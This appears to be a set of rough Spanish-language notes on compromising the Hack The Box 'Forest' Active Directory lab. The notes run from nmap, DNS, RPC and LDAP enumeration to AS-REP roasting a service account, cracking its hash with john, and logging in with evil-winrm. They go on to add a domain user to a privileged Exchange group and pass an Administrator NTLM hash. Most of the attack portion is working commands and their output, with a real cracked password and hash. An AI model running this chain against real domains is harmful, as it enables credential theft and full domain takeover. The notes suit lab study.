Forest

cra

Escaneo


```
❯ ping -c 1 10.129.240.43
PING 10.129.240.43 (10.129.240.43) 56(84) bytes of data.
64 bytes from 10.129.240.43: icmp_seq=1 ttl=127 time=98.4 ms

--- 10.129.240.43 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 98.382/98.382/98.382/0.000 ms
❯ nmap -p- --open -n -Pn -vvv 10.129.240.43 -oG ports
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-24 19:11 CEST
Initiating SYN Stealth Scan at 19:11
Scanning 10.129.240.43 [65535 ports]
Discovered open port 135/tcp on 10.129.240.43
Discovered open port 139/tcp on 10.129.240.43
Discovered open port 53/tcp on 10.129.240.43
Discovered open port 445/tcp on 10.129.240.43
Discovered open port 49676/tcp on 10.129.240.43
Discovered open port 49671/tcp on 10.129.240.43
Discovered open port 49665/tcp on 10.129.240.43
Discovered open port 49677/tcp on 10.129.240.43
Discovered open port 49699/tcp on 10.129.240.43
Discovered open port 49664/tcp on 10.129.240.43
Discovered open port 636/tcp on 10.129.240.43
Discovered open port 3268/tcp on 10.129.240.43
Discovered open port 593/tcp on 10.129.240.43
```

```
escaneo  ports
❯ cat ports
       File: ports
1      # Nmap 7.94SVN scan initiated Wed Apr 24 19:11:01 2024 as: nmap -p- --open -n -Pn -vvv -oG ports 10.129.240.43
2      # Ports scanned: TCP(65535;1-65535) UDP(0;) SCTP(0;) PROTOCOLS(0;)
3      Host: 10.129.240.43 ()  Status: Up
4      Host: 10.129.240.43 ()  Ports: 53/open/tcp//domain///, 88/open/tcp//kerberos-sec///, 135/open/tcp//msrpc///, 139/open/tcp//netbios-ssn///, 389/open/tcp//ldap///, 445/open/tcp/
       /microsoft-ds///, 464/open/tcp//kpasswd5///, 593/open/tcp//http-rpc-epmap///, 636/open/tcp//ldapssl///, 3268/open/tcp//globalcatLDAP///, 3269/open/tcp//globalcatLDAPssl///, 59
       85/open/tcp//wsman///, 9389/open/tcp//adws///, 47001/open/tcp//winrm///, 49664/open/tcp/////, 49665/open/tcp/////, 49666/open/tcp/////, 49668/open/tcp/////, 49671/open/tcp////
       /, 49676/open/tcp/////, 49677/open/tcp/////, 49683/open/tcp/////, 49699/open/tcp/////
5      # Nmap done at Wed Apr 24 19:11:55 2024 -- 1 IP address (1 host up) scanned in 54.70 seconds

❯ nmap -p80,135,139,443 10.129.240.43 -sCV -oN allports
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-24 19:13 CEST
```

lanzamos el comando dig

```
❯ dig axfr htb.local @10.129.240.43

; <<>> DiG 9.19.21-1-Debian <<>> axfr htb.local @10.129.240.43
;; global options: +cmd
; Transfer failed.
❯ dig any htb.local @10.129.240.43
```

es como un ssh pero en wind



```
❯ dig any htb.local @10.129.240.43

; <<>> DiG 9.19.21-1-Debian <<>> any htb.local @10.129.240.43
;; global options: +cmd
;; Got answer:
;; WARNING: .local is reserved for Multicast DNS
;; You are currently testing what happens when an mDNS query is leaked to DNS
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 56328
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 5, AUTHORITY: 0, ADDITIONAL: 4

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4000
; COOKIE: 086a17e5cf91923b (echoed)
;; QUESTION SECTION:
;htb.local.                     IN      ANY

;; ANSWER SECTION:
htb.local.              600     IN      A       10.129.240.43
htb.local.              3600    IN      NS      forest.htb.local.
htb.local.              3600    IN      SOA     forest.htb.local. hostmaster.htb.local. 131 900 600 86400 3600
htb.local.              600     IN      AAAA    dead:beef::172
htb.local.              600     IN      AAAA    dead:beef::941e:8002:e33b:9991

;; ADDITIONAL SECTION:
forest.htb.local.       1200    IN      A       10.129.240.43
forest.htb.local.       1200    IN      AAAA    dead:beef::172
forest.htb.local.       1200    IN      AAAA    dead:beef::941e:8002:e33b:9991

;; Query time: 216 msec
;; SERVER: 10.129.240.43#53(10.129.240.43) (TCP)
;; WHEN: Wed Apr 24 19:44:28 CEST 2024
;; MSG SIZE  rcvd: 262
```

Aqui nos ha dado los DNS

Enumerar

RPC

Enumeramos con rpcclient

rpcclient -U "" 10.129.229.17 -N
rpcclient -U "" 10.10.10.182 -N -c "enumdomusers" | awk '{print $1}' | awk -F ":" '{print $2}' | tr -d '[]'

El objetivo es enumerar el windos para los directorios activos

LDAP

ldapsearch -H ldap://10.129.229.17/ -x -b 'DC=BLACKFIELD,DC=local' "(objectClass=)" "" +

ldapsearch -x -H ldap://10.10.11.168 -s base namingcontexts
ldapsearch -x -H ldap://10.10.11.168 -b "DC=scrm,DC=local"

ldapsearch -H ldap://10.10.10.182:389/ -x -b 'DC=cascade,DC=local' "(objectClass=)" "" +

SMB

smbmap -H IP -u 'null'smbmap -H IP -u 'null'

Kerberos

Ataque

ASREPROAST

```
❯ cd forest
❯ impacket-GetNPUsers htb.local/ -no-pass -usersfile users.txt
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[-] [Errno 2] No such file or directory: 'users.txt'
❯ ls
 allports   escaneo   ports   ports_ep   user.txt
❯ impacket-GetNPUsers htb.local/ -no-pass -usersfile user.txt
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[-] User Administrator doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
```

```
[-] User sebastien doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User lucinda doesn't have UF_DONT_REQUIRE_PREAUTH set
$krb5asrep$23$svc-alfresco@HTB.LOCAL:0fe72116d371fc8579b3239aa1be5f2f$952f8bc77c21f2717d6997e63751a47010f5d8454408ca802c638dbae1d44cf2d828d933e3cac25eca51bb449d744fc08131e770588890cf28
176b456126d0e51afb5cb86141f7fc879ac23ef3088e347a5036d1374fb52b006cfdd4666e0ecb6801b569f5442188cef57e54e7a6f9b31828e2d2e37d1cfa1da1c5af327feb06a5e6e3150877723258c7e2ed2a586ae28f5b32ddeb
8d6a15cb716313928175739f51489041fb30ae53bc213a5232601797c7b05a072263719a6ee4790ac84177fb2e03579969abff7d14aa47509e2484b360138dc56099da73bc94d71624c1c4c02b192a5a22
[-] User andy doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User mark doesn't have UF_DONT_REQUIRE_PREAUTH set
```


```
❯ john --wordlist=/usr/share/wordlists/rockyou.txt hash
Using default input encoding: UTF-8
Loaded 1 password hash (krb5asrep, Kerberos 5 AS-REP etype 17/18/23 [MD4 HMAC-MD5 RC4 / PBKDF2 HMAC-SHA1 AES 256/256 AVX2 8x])
Will run 5 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
s3rvice          ($krb5asrep$23$svc-alfresco@HTB.LOCAL)
1g 0:00:00:02 DONE (2024-04-24 20:15) 0.3484g/s 1423Kp/s 1423Kc/s 1423KC/s s4885119..s3r2s1
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

```shell
evil-winrm -i 10.129.240.43 -u 'svc-alfresco' -p 's3rvice'
```

hash ntlm- es un hash de red que entre dos equipos en una red comparten los hash y se encuentra las contraseñas alojadas en el hash

https://www.tarlogic.com/es/blog/como-funciona-kerberos/

```Bash
net user paco password123! /add /domain
net group "Exchange Windows Permissions" paco /add /domain
```



Grupo importante que tienes que tener BUILTIN\Remote Management Users


Ahora la contraseña hacemos con este omando

```Bash
$pass = ConvertTo-SecureString 'password123!' -AsPlain -Force
```

Es un encode de la contraseña para poder tener una contraseña real


Desde aqui

. ./PowerView.ps1




``bahs

```Bash
evil-winrm -i 10.129.176.41 -u 'Administrator' -H
'32693b11e6aa90eb43d32c72a07ceea6'
```



Si no entramos por evil-win lo que utilizamos por psexec.


SVC-ALFRESCO@HTB.LOCAL
Database Info
Node Info
Analysis
Derivative Local Admin Rights
EXECUTION RIGHTS
First Degree RDP Privileges 0
Group Delegated RDP Privileges 0
First Degree DCOM Privileges 0
Group Delegated DCOM Privileges 0
OUTBOUND OBJECT CONTROL
First Degree Object Control 88
Group Delegated Object Control 0
Transitive Object Control
INBOUND CONTROL RIGHTS
Explicit Object Controllers 3
Unrolled Object Controllers 3
Transitive Object Controllers
DOMAIN USERS@HTB.LOCAL
PRIVILEGED IT ACCOUNTS@HTB.LOCAL
MemberOf
Raw Query